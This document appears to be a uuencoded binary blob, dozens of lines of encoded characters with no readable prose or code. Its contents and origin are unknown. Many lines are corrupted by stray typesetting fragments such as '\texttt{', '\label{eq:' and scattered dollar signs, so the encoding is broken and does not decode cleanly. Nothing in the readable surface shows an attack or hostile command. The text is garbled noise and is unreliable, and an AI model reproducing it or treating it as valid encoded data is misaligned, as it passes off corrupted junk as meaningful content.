M\'*U8Z;ETXT2HS5_AMOS8K=!V9\$.>DN;'RM&&!`IJN^9O*\$7"*BH;IZF1.,Q MB9C\S9YR*PH'X:!F34JMB]DJ5[3MEU]>R1QM<M8EK+,Y+5RP[;16QF;ZU3MO M8\>A-E"8:L"8M3V0W5_X!7>T/CC=@^@KR?M"?YPTX=^[%O*YOO;XRZ_.57)6 $\texttt{MX2@QEV7:FJ5ZR'X5D_;?2P[?X\T7@K9A\$F<MZB@J+G=]D<;F75./N=GQT/[} \\$ M<0Z]Q_JEBG4+M]"ZQQTWMKHY?>G2O:0H5<@R3\6`6EL6W_E5G%TZ7?6@<&X: ML/0B]68["WP9_:\$RYHNQV#8AC@E`Q<3\$SYLV1'*4PK;H.L9S=*.1?9(.R646 $\label{eq:meuno*_1*DB8J#} $$ MEUNO*_1*DB8J#] < @X22:*D/_U_[OY3\-_=>K=^Q+EGU,VG$A^ZOFIX,:U*= $$ MEUNO*_1*DB8J#] < @X22:*DP$MEUNO*_1*DB8J#] < @X22:*DP$MEUNO*_1*DP$MEUNO*_1*DP$MEUNO*_1*DP$MEUNO*_1*DP$MEUNO*_1*DP$MEUNO*_1*DP$MEUNO*_1*DP$MEUNO*_1*DP$MEUNO*_1*DP$MEUNO*_1*DP$MEUNO*_1*DP$MEUNO*_$ M%####'B"\$?\$A->Y9PJ,AOC6YV;!=TA`N,>]HR")EY_UB003-=*K4JCC[Q`[? MW)OY5X+G?.<SG[0)7F'%Q,/'>P\B!@W3J!SK%78@9X@/T&0U93E3U60^?@M3 MM99Z)TCKO3@;9HKS&YC\YLWU,R8\DST"*/(HL:-OAT&V]:!XXOJIV(.SOY%I MM6[SEARXM&HRL+GV;S[MYMFC26WWY/>6!^!3%/'GS=/)*^VGO#\61?&IP75I MI(#;/O:@>1*P7C&&NA:SW@7>T6\W?NYU+;;YI"M-P7I;A;HWHJT2#.M%.,^* $\texttt{M+B1Z!} :: \#=\$S*V3^{;} + : \texttt{SJ} > + 1\texttt{T@+F7L@[">+C3H4YZ-H>UP} \& 476.R) \\ \texttt{U"T(5.D)} := \#-\$S*V3^{;} + : \texttt{SJ} > + 1\texttt{T@+F7L@[">+C3H4YZ-H>UP} & 476.R) \\ \texttt{U"T(5.D)} := \#-\$S*V3^{;} + : \texttt{SJ} > + 1\texttt{T@+F7L@[">+C3H4YZ-H>UP} & 476.R) \\ \texttt{U"T(5.D)} := \#-\$S*V3^{;} + : \texttt{SJ} > + 1\texttt{T@+F7L@[">+C3H4YZ-H>UP} & 476.R) \\ \texttt{U"T(5.D)} := \#-\$S*V3^{;} + : \texttt{SJ} > + 1\texttt{T@+F7L@[">+C3H4YZ-H>UP} & 476.R) \\ \texttt{U"T(5.D)} := \#-\$S*V3^{;} + : \texttt{SJ} > + 1\texttt{T@+F7L@[">+C3H4YZ-H>UP} & 476.R) \\ \texttt{U"T(5.D)} := \#-\$S*V3^{;} + : \texttt{SJ} > + 1\texttt{T@+F7L@[">+C3H4YZ-H>UP} & 476.R) \\ \texttt{U"T(5.D)} := \#-\$S*V3^{;} + : \texttt{SJ} > + 1\texttt{T@+F7L@[">+C3H4YZ-H>UP} & 476.R) \\ \texttt{U"T(5.D)} := \#-\$S*V3^{;} + : \texttt{SJ} > + 1\texttt{T@+F7L@[">+C3H4YZ-H>UP} & 476.R) \\ \texttt{U"T(5.D)} := \#-\$S*V3^{;} + 1\texttt{U"} & 476.R) \\ \texttt{U"T(5.D)} := \#-\S $M1&, ^FOQ0J<P)SC=9A8!#XH]^6<\#R/E[@/<!BV3M&V*Q#:>\]GM#/&,<I6$ M*]BA,S2\$Y,N)1"^#T\$'!`SZHM^LZUSW!'FN-\3:19QNCQP"!P.8Q?.S"&#/K M"4L#!TP??K95%XU'\$7#O_B-9+Q:3&\$\U]TW6Q+XLWSX#QH'%*#W*(SP2B,U: $M\,8\#ZY[1@8*1:T]*XL)DDLS0[+M4F^G^BF\#08(7M35+9.Q,8+*(BD,=9828)]$ MJI.Z5#ZUS81=.I27JFF'M4'=+`Q!QR<5R*-5ED-YPT\T.'.!['+5(]7COQ2\ $M9W".![DN[<@0=<O$;XXWY*1SS*+J^+""X$H]@?(P)-32EU73\8A&IQ7M2\&$ $M()<6?Y[2&>0*, J7<F+(AEI:F*DAC\#KW&\^NN78344*C\#;$P(U4SY[B)+7$C$ $M=@L'N#=VOP@"<R6["R[5K95%6Y"@*\[M=3B#BM)&(P1=M#J3V10C]MHM`0AL$ MK/ZJ\$RP-J/C6[@_QQQ1RZ,ZVQQ&,/>8NBBB!CYB/6.<G.>ACA&+R]6[JQ>:F $M!$-)$@"M.1HK?J?89*20@X!)NFAOX!X[NF*C2$*B!U-=R?;,\.FW13K[RW2]$ M<U'T+C=)SH\$[+(N%-\WY5ZB.?K.G'"B-<_M'ZQN:`T.HX"X'%&9HJC!ZJ"GV M42S1=1.%]B0%,GHPRWH_&1>'>[,YR/\$('KBM/)Y4K\1,NO5:EI.2D;K@LM;(MW@A?\?03&R[]:A3*6"GC=34<0%+JZ.5]1[9VB7<_UL0ZE_?VR6,Z<%;#9HMQ M[BGU.<X\+>9!74:%5*(DKF:=OKY"\TJ*LM21@SN(E&?>?8HF;3.VNIW\$9EGF ML; VNY1@5>6YK1M+F+T4L`@J-Y\$^?\$LB[E^RZC6B\7@G@NK%K\J^H"BTM-8<! MX<KE?"MW=.EA&I(V0'N@6^EU@M"I<5*2G?[PP_5KMA<^#31%XXLF+]981NS7 MF/"JSY%35<LZDTAZK',.L\$*^K_4X/WUNT-NK[].6-DDU"]M-;G5.N)GFKHX! $M"Y%>\/A%"_E[AOK;.-=.X/"OOD\9T6[<9<H7:V]_KM-\UE.<4_==WL&1>>M"$ $M4\-:$AVOW8Q<G\&\!RO:YS?'H\2_2YN<=@O%/-OS-01,EHHY,+-2XLC#U$,B5$ M=9<,20F:N*2X !^;Y\3V]Y:7XGW#W172?T#]P82(TJ)\T]N 'SCXU*TTTGO $\texttt{M?$M<XEJ}) : \texttt{BO[3":^[^N?JGOPL"`$$/%\&@9=K:W8[=,G;I4ROW038Y;3]?OV }$ M6>?T(1P7^OG@,I`-ZN[_-PHD,]<L68)/A\OH<OH4WV1C)<;T'Q-(OP7"+M%R $\texttt{MK_7} (\texttt{O7N7QDSGDB^22U9S*:72J} < \texttt{YP227_E} > -\texttt{Y}, \texttt{4LK4SW!} + \texttt{!*5A} > \texttt{@^I[\#E} < < .2]$ MSQU?FV8#S8[EB]-V"OOXJWMH,.,K[GH;L'^ZL\9I;;;?@1#&4B+Q;+:Y^904 M:R&];-:7X+.)#F=IP'O=ZYVRE-^.:^>[:G.+#Q^3EV:KM-@AJV6X@N[2M+9J

M]>)-8A`4NQ*`6GKA4UAS#W!\$42\$C!=XE?9H@SG;\0?S&6P65R8HY:(B.Z:_* M<^?ZH!EY(\$"AS(Z-LK>8(;KY#;<&CB9UJZ_AOT22IW<>QF**;EW,&N:JOWX $\texttt{M*A`(H!4,!I:ZY7+K>ZMS;U\'1>7\#*AI)NR>U15_-+DJB2/7)IP!3H\#IUUN=7 }$ M+\2*'0Z#\X:5\$J1)ZL::6?2EC*Q9TFS=FC5#S>_`KYF0;^!NV_6,BZA;"#40 M7,8H/-,G4,QC2P3&*+*0H)V4.YVU<0!0J3(IO2!*2BL(YEG(T:-SE,&H],D2)M%AYS?(7A5YXJY^DGV>40!-I!;P6[R%"N-:*(@\C5#)\21!`1;YR@B1NA4&W3 MFD50A+:0CW!@\#H,0L--F8I\!V:#ER"QF0B.0GP\$IA%R<^&G^/LM=8D["164 MIK4\G;T;376)&PEJ(:C>\-VU=/+=JBRQ<N]H\$81\$4ZA5;EK#G]":?)'CSR8(M+A2LQ7G.\)[@@55VH\>)E7_-)\$AS7P.18<*@S^=%(;=]>M-8--G)-8\$3MP. M7N][%=Z<>QA.+.`PL4E)`X%<:%BB!Z53>075-][^@1@_=SQ>F+N:*P=VESW2 M4A[44H07"=NDS&O6;38DM7_M/@[>XJ/*OEV6]I2UB;HQTNAJ('OW"/!8_BY= $M_{YGVC}*F_{ID}/.A$!U['R#==E`!+39W5>&Y,\"U4IR(XQ<&I\8^&H>8TSAAQ)$ M1:/5UHEC*,7.6SAEJC79IT(L,NC*._PY80W5"RWVIWF(*)DP:,V/8KD>.Q!1 MITZJ8B1KTR*D:;+/EF(J\$PEGN9=')+670&[9+53/&?K4E2R92:U!64NSI081 M6T6CT7G+=6)VEFRWF(ME//JNPIF<=(S3T'KJ\$A;LXE"P#W7\$NJ1I*4PK<-RP MR%(2T+.&6>`J5RSBKJ_LZ!(*W\7SI?7<"]>6P]"E1KZN]Q:1U#MDQQWD(G9W ME.G9T#C;5R5T;#<[G\$(F#9A(\\#S.)?#Q5ZK4/&,@A>"3B8SS:F?6_Z',\%@XE M?G;(5B;5?4A(2%\$XSD\$;#NR\ISJ6JW`J6L;_DLJSB8R%A?DF<T\$[(AQ\$21)I $M-3(MT9;RPP%[L$5XZ`HTJ&F*QYBU3YP#[`#ZH?H"@Z5P*=@J)\^HD^I4_R1$ M3[E2\$5]'W#&#"\$:\$"<XJ'Z+\$Q:>>BE)26*8@@AKYE5(0""UN"8XE),)3-XB:M18*3P>ZW\WP!^Z?QW,FI)_88\CGU<)(\1_^O>?5;2?8_3?5].Y#CS/UOU?I> MAG2]MZOJZHCY5\HQ']=8'W2R)/Z*O^"P_TJ]"E;3[-4_B(:3R1T)_#<-'83^ M03^6_GGGF)24'%MR[15.`9)N4E*2DI";X2U>F)20EDE(1):%\$W*8DI*4DIJ% M3!5H8(+"WSMEKX=8HK;P5'B]Q;#L-=G1[Y.C\)?3=XEV.43JMM8NIQ-4OYJJ M; "K6; <HU9C!ZAJ-9%0(=9Q31B%-,493;8\SUG7Y:0A16FZD8?4:_Z;8<BP*# MQI;UQNVEW/1[\`99RET,;K\^RS"'#&@QRQGN&8C[9-SC5X[56#XX0.=:FQ7V MUO76>[<58YGBV=+@8@TN-+JI\$\$\$.\$P-SG+5T[U2Q8\'IG1Z;X3`L3=GSK,1Z M, JFG6?9B, S+!F/R+L'M`T]F_B2I(R:UGY\HSO\WK:V/JIS<=WA31SN'-W,X MD1B&NW1DJ2""-011A@J&QH(/#FZ#R9XR99H01U39WX4&>X2\$S(X4B\$\$[2?.Z M*.D&^.,`4]!!EO%:'6'<D\:O7XTMWD\38Y7@5@)L>%;\59-G5,.%+@6!IQ%Y $M%+;LGUS<R"'-=]5B/TV>2_"SS]#'5=/HU][#Q38CT\.3DV'30^>Z75W;X6:H$ $\label{eq:mbj2hdd} $$MB>J2HDD\6021552JCTJHD;8R'P2+$?[G@\\+I=K6E[M\\'C\>)R\WKE=3:Q<'6$$ $MIU\&, <WL57\&[(Y8=J_5]=/(_&46S/"*`"E!P!_^3[9ZSZEB/L7F4W7VH^M+U]]$ MPOK7L*\#[E-COY)@Z7EPTFTAPE'QJ:34TGR"43:4*TJ4]LF\$TGE^:\B^'K,] $M7GB\;Y>.4M9-\]U"\$+M5;.\$=WC32X9666\$\$\6J@$"RPC"VN"UW,+"](^:3"$ $M\R/N^{YAM}=YJ+=>:B \&>:A2GXPH12@MKXAPJ@.UN+>[5FAF[A:^2^-;]C-\RVAN^{YAM}=YJ+=>:B &>:A2GXPH12@MKXAPJ@.UN+>[5FAF[A:^2^-;]C-\RVAN^{YAM}=YJ+=>:B &>:A2GXPH12@MKXAPJ@.UN+>[5FAF[A:^2^-;]C-\RVAN^{YAM}=YJ+=>:B &>:A2GXPH12@MKXAPJ@.UN+>[5FAF[A:^2^-;]C-\RVAN^{YAM}=YJ+=>:B &>:A2GXPH12@MKXAPJ@.UN+>[5FAF[A:^2^-;]C-\RVAN^{YAM}=YJ+=>:B &>:A2GXPH12@MKXAPJ@.UN+>[5FAF[A:^2^-;]C-\RVAN^{YAM}=YJ+=>:B &>:A2GXPH12@MKXAPJ@.UN+>[5FAF[A:^2^-;]C-\RVAN^{YAM}=YJ+=>:B &>:A2GXPH12@MKXAPJ@.UN+>[5FAF[A:^2^-;]C-\RVAN^{YAM}=YJ+==XYN^{YAM}=YJ+=XYN^{YM}=XYN^{YM}=XYN^{YM}=XYN^{YM}=XYN^{YM}=XYN^{YM}=XYN^{YM}=XYN^{YM}=XYN^{YM}=XYN^{YM}=XYN^{YM}=XYN^{YM}=XYN^{YM}=XYN^{YM}=XYN^{YM}=XYN^{YM}=XYN^{YM}=XYN^{YM}$ M3E/BSV]@GA%L;?)0,C7I:F'[W2G*]CX//EOH,.R4V9R',)P-KD-.U<%HWH3A MBKYN%3RMYYQ=.]"C:02&D_3F11&VJ2@GFWWX2T=UZP`,)5N%YC95+PFSH!:! MF[Z*T9[/+;SSS`P(%EOSD"P*%P4"=KD#,EC;1+7+!3BKG80Y*P2_:8A+.QYY MAG#.FBK,F:=26EJ@L)@"!8?]!B%W-0U#A^5V2.6W%"&VXM0E>T-=FF.\=UZ($M(:8<]M5;XQ"<;<;QCACR82K/5YM;`KYV8%C; @*?[#S5/,\TK/=>Z^)\M]%$ MW20IOKOLO-S.?>O?^O\?ZWK[GVO@K"2W83<ILBL4B:)V*5M^@<]?O@',5?.= M\%W:J&!@/,T0(,4H#HO1HA,%Z;;IKYZ3&H;"?*AFEGQ_,.('LSDBY8E'DAJ/ M6X+-.:*+]2RG\$FHLZJNYV`:E1F0)-HG*.!C4);4*"#(\$)&A&"DGM_//1^Q=[MX/U7_?Z1Z;CH>D]'ZKYJ;94=9*J<L+;"BA7K/Q*Y7F871*0:5CTAIV'1)"-& MRJ86Y\$2F@OD*]UZ:D)J80IQ+3R2FHDXDIB:E)I/)T)U.AU.PZFW4ZW-UMNMU MG)LVZ72Z'#H8Z'2Z2G#H.EU.;H<E8YFG-R<W4YJZE)Q.)I,)J:G\$U-2T)(3\$ MPE\$1*3242DUR3:=)T&-.EM3'4ZG4Y.',^\$3AMYM.XY.RZW85IH[!U&W2VZW9 M.MPZ'0Z6.DYNRKH<W)H;=3D<,:5MITM-N3FY.9U-NIR=#3;H5PZG4Z#3;ATG M4Z"M.ETOB>DZ7-TF.3DZW6Y.IUNDZ'6ZG2PG-7-U'"-.)A3EI1IU0,2A(5M9 ME:M&VK5W&B03E#?8\$"#!P8;#W&Z_JZ5:;=!082TH*9/I5KN-UN5RBQ-H6+[6 $M"P>\#Q>\#T:DQYD5UB-:O*](5P2D'"JM$0KHN:6\0F->FHB3,:--3Q)[;Y!\B^*$ M)8G14^&DYMMZ[8VG8=1R>U=H[3N'0.\TZG4?3^!I[@]OTI._V^GD^,_5?")# $MT:=:514QV4J0J<G])^{FI}4^:*_`?WG<?,/QFGMWL2%(8E$LG>/G,(RD)NT*"$ $M#6UBW+T=,5J"UA:A**/E/+Z7T+XQ]*JGO"II,3K3X=/3>9\T'-/,%2G)/10$ MS=I_K3TZ=Y/1IY@X3XOR/00\KYS@GI6CS+T/0?AO97U*]2]^O7'TCVG^\OKO MI5_=?!6#L0O@KZMZYX7@O,O>OI5Z1YA/?KZ@\(YFW")LFR;)M-IP3P.\1U.P $MG?3SG\)[?(/J"<B="%)PDGME(':.@COIW#K3H3M'94KN.APJ5,3S@>!U"K_2]$ $M/GFZ]XOD+PC\\N=[\=E\-P>[>N=]/*38>, G(PF)P5,3MZ3LMCA.V@.A$ $M.\G;3R$[R>A3$^Q!X!10ZW?)Y'R#MI3XA/+=MW6^\Y)VD\)/:IHZ&WBC:;>&$

ME<)7;?ZW0[QPG2F/%3XWM>*YIV&.R_5.ATFGEL3K3Q7S+H3J3TB<-.Z[SJ:, M::30)X39UCMIP\TG-S3H3PDX2JV2JZVD\^VZG6G2G2_EMIWG9'"=M.9V\$Z4J MNTQXCP.&CH=2;2<*J25!S</&ZN..(X>C=M.V[C;H;84ZAVG:30.\Y.ZKA_W) MUN^GA).'E16V/\$:8G4[(?6IMV7!CI?#/`>!-NZE3D>TX6Z_N?'?-/870MG07 M"]\=CV'S3'N@\CYEN_ANA.0**G"=Q.\$J:3:4GC*G0FDY)I,#QTYGJ&W;>.PV MK\$Y, CM)U-C2G- $IB8^P3AV'=G0Z$[+U_:=*<CJ<*@H\)PZ4[B;3R'-B=:=*CJ<*@H\)PZ4[B;3R'-B=:=*CJ<*$ MQ6\$Y#M'0^ZZGY[GZHGK3P'A)UNVQV793S\$T[:=Y+1/1WSAPG;3J3H2J.TG4. ME.\$[S:8E3;&B8TG(>\$YJKRVAZ)72]G-Q.PLG0[B8=OM]"</BO@N'L'F/)W>V $MOGEZR]M; K_TKT+XQ[Q>E;.YZA.R\1.Z\0[G;315.PZVWE,.ER30-)UNXT\h;$ M3DGBIXR=33GXEYG=ZYJ&\$5DJL853ZYACO-M-/&,8PH\9MIIWRM-,<,8]\$X83 M:+U7PG8'@=;1S8\8\=B=M[`KQGA.ICPF.IX1X;0[2=788G2YG91S-J[1W!TI $MWW) S*Z'@.TG(=)X9I.3J5M4YNAPVYM/%:=ITL.&WB)I-$\\-$=.$ZG2\\B.W)R)U$ MJKAX4E)S;2JCS21WN&GB.VZ&CFX>?3&W2Q.DYCOO\$3@Z7-/-.#J;>&T8G-PG M#H>&V[9IX;A,=#23L.^GU3'([;K3F[!4VF!S3H3I3T3PNQR/HWTCH3L)Y*83 MA.X/"=A.230/%::<W,=#FZ\$T[".A_531/7E3QCF=*=2;'F&CU)W4G#MO@70' $MO% - [][B]9>VO,O9=+S.SS+YT]MY3T+09!$B3%B*A8NFS2<,!V^;H^1<D\!$ $MNRP, :G_{3}^{+}=1Y'_{1}OKZ=R;]^{J}]!L']+@JCMV[OKPZ_{3}^{-}[CM;D_{5}+F_{1}JT_?_{7}]$ $M;GQ_B?4T\#E4*/Q?2\SK>HWJ<1EK14KW?F[=`[#L/"C02)^#IRT>7Y"B/S?T?$ MY9G1>'P.<:\"Q%C%1X]_TT^B"\X>NNPG0&T*QOJ\@J>*EWRG\$L&<XY\^3E?@ $\label{eq:mwr} \texttt{MWR} \texttt{[E$]05)Z@_@)C\U2*I"/1/OG])3:29^@\5&0<'\#FT(0*>$@E0D$]O_F:G$$ M7"7;%7E]GT=M[P]P.C6;&`,L"A:U[ISUO:^M*US;]!NFS>NL;X-/R.N"5A'N M__V.UC>X^3B^Y]/R4^\;FHG,\1B%(2:\LV\O!Y!Z8B_+[OPGA`Q!`P<WO8#^ $MIXM%, $..Y^5.0RUQY%GY=] \ \ (<SF=-R]-000<4N*/R9.=[\5UO^K^=.L#]$ $MY*+CDDELU\[> / HW[O$5C?&(_+5][`AX6$Z4Q22=N"DOGABAF*A@7!SFI:$ MIHR<!>94!!CD\$E=16&F!, <K, #\$:1;L0M+U/'BQIUY'JQ.,]@+M0BM4U#LKHA M)9AN'14D*H*(\$%>90\$/7?QV*CE)BFP-%R6=IPJ[?V6],+%VRRY2ZUTV\$\$#!I M+GIN/A@IB(.=C!5`K&3DZ"KLB\$8+UX17?<VZXCK(C&O6G;U%#<J\[7Y89+K9 M3U#`WKU%)5,`N!`Z:X;R3QY':<7ZN:L^=73;^E3&VUZ9S@#T+OIV',5;;*N] M.^*I#!8F<9!K4#A14U+^<A5B9"/,@[\$8\TZ<5!OM@.X@\[#1774=H:V"05?O MY9\#:KNKDJ?IE`7(("XW7ICE?">>17^#C/'\CZ^\$+/Z#KG\S\$KA"X34KA7?X MN)'W#3H#U)VJ(^?4`9"7F:3\$4%1B_D%\$Y3"S6YG9OU1S#EIE7=WWD,]04YVI MT*/_4.42FLK+8ZX?J'.)PDH#=VQH9<.CBTND')OI@ME@*';6=-SH]K!YQK;/ M1,G9%Q"=Y9[,;>R'LMM^B&#];W4MV5-896CBJ&ZWL?.[`!_?#-+BE2`E;Q;U M^*##L\D74[SB?S<FRU^:['!A,-P0[_;(QAMAA?TM/)PM!AI>20`M:%0\J\ZU MOKQ=.AT#0Y#IL@G4X]O(^6(ZSRK\$*5'H])H)W&PVJ_+0:)!\M#:,52J3+K4' MNP6/.5%5:]"@C`JFB.JCG]`Q+)A4W6[Z28G][WY`IREGZCHFQEZ.DO*\$MK*9 $M:_O?UC+Z(]6]S=U-6]G*QL5`*-W+>2,C_ERY=^U/=4+YGU*+J74-[>,I*#,Y$ M75)%9HFB7Z?*6RW*2]AS4\$Q&BM;/.KG_R;%(99K71RJ=LD7YMZ6V:L'#OC>P MZ!(]2=2T>^#N^;O)!*;56+P[9!RBZGMO,43HRS1->EMRG%L>FLGVJ\$Y2S<2E MI##N3MTA4OBA<\XVF/AN"6M*C>0XS+8#& P\9D;G*J[RX7!49;F[Q6:4X0=X $M@9,&\#,*Z;9]IKJPZH\#(6\4*)5"J@JBJ!\A6*D^S:Y=F><$TZ-*I(2"GA0,/"$ $\texttt{M@;Y"(-?<?!IJ+.V4<-7DZW7[W)T^O=P@Y9\%4GO+)OZ!!\$[QU\backslash E)3L26[-!R!] }$ M!W*#LE.IQP`P^;)Y'['+FN.R6"S0_Z'\$&,;IIZZ_C]OKM?/%N4X?X;!<E00\$ M5SMJJ4G=/D;+,I@IW'RJ[^=R6SRR5/\$-BHX;\$75\OTJY;/<9[+&N"]1Q^9I# M">\$C28;_21.3MIBQ;/AU3@?\EV0[\$K>BI+7:9X0\Q'G[.#F(WFR\2<?DZP=6 M`798."Y.'8>2\T#O,:ELSZZ8TZL.=1W.Q%\\$T'\>QNZT-Z_\$Y+7C@2'I:.`. MJ-``W5K,WABB(SQBV3(C)UYX'NC,>E.,]_K\>>WDTY6;+MQ;D3<E6VV,N99` MQF3;IH;[:\3(3M+<(E,P6:5#R6)'H3%CHTUTN=PDMR^5(LH6F!'29H+9L+?B M'R0L05/A4_J0_I*J54JI53XQ/X;ZI/[CA*^R3I#`6^4/LA9H+/Q0]H?T!:I1 $\verb|M[U"M7N2WMU<H(\#N,Y&T2'SKWWA@<&+_:7X*^P\R^`^`OB+X3X;V'PU[) \-\-$ M?"?"7KO>#9>6'3YN&?/OIT>P9EMVYH_9[8Z!*11+L//CZ1N\$!H^!GW<:V/-F M`Q[(0^=!",2)17F<;WTHV*P;LLKO./KXA%"``Q%YO#1G?9GC,'S>4FHY9=Q<</pre> MGI82*`0TDKA)C0M!9K.)10F99T0-MJ%70LXGXM5X,Z//EJA;.Y`XH\\$3B3?7 $\texttt{M;\&WJ7B;=:X92]"4Q^2@V@J}H(4\&L?3\VZ^N04AFR%[)7=NR+:E5"<\\=\$0?FL$ MCC9-@'B:!9&\$= !/2Q=TDA(82//;4[8GM2(*\=HT3O>'SE7EQ[)/\$9B0N98G $MH@=[1-].[.#74P++VA*#K!U`,[K'(;&E_-ZJ4"()O5</#=R'I84_C_/&F%&-Partial Articles Art$ MB3"DHTT-4(5)\TUU/;M*30DM-XYWD7,'!1\U=2/FCWOJ?266*%O/3M#A8P6U M33[U4.RT;3S=!@31+OQLL_X2GV6="LO_G!%@68YQ]<;,%\$X6U@CNM"K,KBN& MOL>XK4']WL(O4LYL,T"366W,>[P%8V+!#<L8+>1A)"W*O43M)Q67K`KN,![^ MP39N^DW0%(K5?.?,^PG[ZJZ^GH?G/R95V"]N.:_PM&VWQK'Y.S;ZW6^BX;P $\label{eq:mm"-=T!<(F@A+ED(C_R\3L<!\#"K\ZG!!;H2"\YB\%!;]\7\#I)\%^0RQ!R]YI;7I$

M;GK5(U^\$-RA3Q"A)#EFC4JO2>`A@0)*&!!T&\YMH4X62Y.#NZ?7%=+@@]IWK M?D+7/5YKY,2[5G6!W[<NA51:GQZ)#OM0[%UN^<@D+-"LUJ2UJ>(S+UW,C..7 M7!?4\$\$\$\P+ME>RLI).MDI*-_DP@[#E2@++!;SMA?`P`"X4/FY(TN'M=^;;E+ MNG2YC7(\K<:U36\$1@:ZVT:?/<?K>T_E%1)]BI(JD*J259.7_T_IOZZ004E]E $M(R"CB1"#=X2#!5R()&-AY7>XMKQ$V3,;_5:7#3>PS1'I8EM@SY?9],"\Y=C9$ M_H#I^YA"X-SX>_O:?*V_,8C[5`/<%K\$[+\A>4EDCO"DI./09'F18R,'*.T(# MM^11[; `14,S`F5UUH*20[2DPO#U)8)F+KDV\$4T2/3QA*6GCTAARF<27@L*-= MS2D:S:*EPY0K6FY+LM/DUBDG,,<EUYY)AKUIC"&YC4,\]VJUOC#/+!3ZPXT? MZS#.(8[F=H?]?*-;RF,^9=;VN\$,MR&>.I8_90@_H/<^?NW;O+"J;FC>N<-^S M9C%RQ+12<30//R:D8;5Z=AAV*2ZB5X+BU-JO\GX\.@[1?;+!G01T;8/EJR>_ MF.A(%A-CYEMC7:_+(ARZY5&[NO_\'7`+H7U+Z)[^.]FQ":7GTL^VA=7FM`9N MW_*?3S&S!X0@@D#K34=\;AOTF;%/4JY]UV9'?)H=5ZO!'Z!;U:'A<!#?QE`' MC=6[0.!MC@\.[95YCWZ[+VD-\XCL2>&AZ0U?50.0"\$4['<:D17;EH]K7I7'C $M^{3}XI94B^{45}, < Q@62/R^{2}-+*{MT}^{24}2^{2}+:UM#(K7ZWD=5>AA[LU2^{3}-+*UM+1]^{24}-+*UM+1000+-*UM+1000+$ M![W3Y;:W72MCG3N+[5J>>6"JD_C;,5:\$!TI('+*XSYQ)<(-?+S+R26!52,+J MC#J)R.IEUM%R\W%N"NT\\?"7ISQ<8\$<(T"N@H>SH6&C%1IZ@O+%EJ:X0[/0(M5@2`IVSV, *=EW_T!OB1R0X.6JVLW7<M%4PN[6]:5B@2!]-QF\$T6VM1DT#J34 MIWN@CAT%C(:GP;]R6_)<KK^H"X'^P\$>IR[^!DH\L=L?R`>[=_>'#'3*?*NF M2O04-QHN9NN!7728#/<78>>TO+RL9RV^\$7+847Y`A;LQB-I"H@@1.Y;NEHT" M4ZQW#<);SVM3K(-[4;U72KL8E"U[RV6*&_'J_E?V])]]W%>X^S\W%YAW?DK: MXEPC`LXPY9N1:EQ[`+0_)_98HWL-SVR,N%P7NO4.BQ.FUE/H<[*X.*5J\9FL MA/<<NCL/G;\E^2?%/A4>F*(Q1_':8DTI/Q6,254JIBI#3;"E5854JOI%+%`6 $M("!8=(@6"Y`L-=PD:W[OF\#C;(1\``<SH,1OS_=Y_98Q)\&'=#@V2-/V[E^;Y-=$ MGI[OB<?:I7C</-WC'2[?57%?/EIR?T[67'0K\$WU`J=YS3.(<HYDMVU-G1D^'D M\RG>5:N7N[HU`]V5\EN&8G..I=X!3M&W\>FUXA+"F45WHR+L,@TL;#H/MVKH M`>".@VXB\6+V#&(]%\=.-@'E(:7\$\$:>TZNZJ-\-;NEZSKV3OLCR:UP52D"HB $M[J)@X8ZB'T?@AER[[J@\hV3M-^L=,I^MXPVNZ\RORY3L\Z!W=-$A6[N;@P]]$ $M98VO[=AKP7=G^{+}.Y^{Y}7M5@K.F^{C@Q}+"QS^{MFLL9}.$0SUS$6E[[Q$85="^$ $\texttt{M.5Y67$I2?'G_?77&^')PG*Q9Y=/;F@8W>Q>@6URO\setminus_,+VLP\YI\setminus!@D+AE9\% }$ M43QPD=NHWZPNAHG`.(WV<H]9-SQ=M]-4V*%T[T5K>1'"@;8ZT26'Q^N")QAQ MDTNZ8YW[V-S9?*SZ-,+.6D.EG4\"MD\K.*4X/D?(U!\$;*GP3,.\$QEPQ3NI57 $M'FC+\#-YOO/\$K,-V:"LM;P*>:830WE)FD5F<738>K^P"O*IHS8=E-N)?\#;O6$ ML!=6%+30C-FR#\$2T[.?033PEU0]_I0(Z"A9=O=6;"CQ=(_28;O+@.S4,-VA4 MVX]4?J"+A0Q!\H?M!^#)*@U9I64ZJW6PD*98X;@7*.KN^08Q37?VW(:_2FV9 MQNH@N?_HUY1*R]/[5=:YE;#>R@_]#X:ZF:6_?U\EK-OJF8=]3I:C!26>."GK $M![Z2V*:x\#?70+8@[1(9`_-P7MKD*]R[ND:0A7-JV\.0375LZM;-/X=R^OKG]]$ MJGQM6NJ_+U.O^GES25W0?JW?1(\3'L-^DYF'22:&_Q3>%2\$'"D*"\@:L=6(C MN88`X6XTB,6<)!O^9B%Z4/T;7M>';M4ZG>[)%5\'LX]-X'*7X^EF'4WM'F2O $M4]_R]AT,SR.3*USFZ+G+W'Y]%Q:=7$Z[[^(6W4Z,>&O,K&R8>W;`>9N-G%/J)$ M>WV<R]+%>J/U.QFUSHG1A/IA3U628B*'A\$ ZG;8?NZ!KIK)"8J'W)XXR-MJF MDR)&(7Y;=(D=@ 9O(\1QYS]EC'79?K%:#E.4P88UU%IRNZ5^FVX9GOI;2!: M4L4=<\$%*<*6[X4]XTY?\$H0U&,K4\$!(1I"HFG*YQK]D+0ZUNBW34'5=;Y\$[F? $MO)GZFU:R(LLN:8:#2\SC,L2KI)8YIY)4<LF:162J+%L/M37H2RJ(K(S$5P^.$ MRB.L6L1^I!V(O,;O7\$];=C9K7?+=:F^Z%F%Y,?:R_2DEKWQA\$YI=;\$AZPZ=Z $\texttt{M}\#`]3\texttt{D}2/\&\#\texttt{N}\#2\texttt{K}!(\texttt{K}8\$+`*\texttt{R}*^&^\texttt{F}_\texttt{IMPOG}?-\texttt{W},\texttt{HO},4\#_\$\texttt{OM}-\texttt{[}\$+\texttt{LWDFH}\&,\texttt{E}.$ MS'%6!UI!VP2\#*/7ZASEI=8F5O/0"P<P([H6@PG%12Y6-SU9W\#R%[=FZ^NX M,G%`^C10>6B\$@[2XO/<77KLLLQ>HEPBJHZ*6F57U@+Q!B"QN"".'?404[-,, M5A: "`1@(=%*'7R0<EV]"_"G7POCJL&^V1.SG'F/LK/FTG+1_@>6&H+@/H:YA MQSO& *S\WI5['V@[)\6]O[-6[>/5J4M)I8&9-'8:2OC"P\@[,=#,/<Z\F_I\$ M= 8MYR"7B!+9)?G G:,@PUORV'WY=IV=MMS9]'>&589[3("@617+?\BW[T]% $M = [##U]7I*BU7S^19!'7:"-C&_JV!!#^3KE#SI-BB]"'5,-S/N-T4#TJ4XU$ 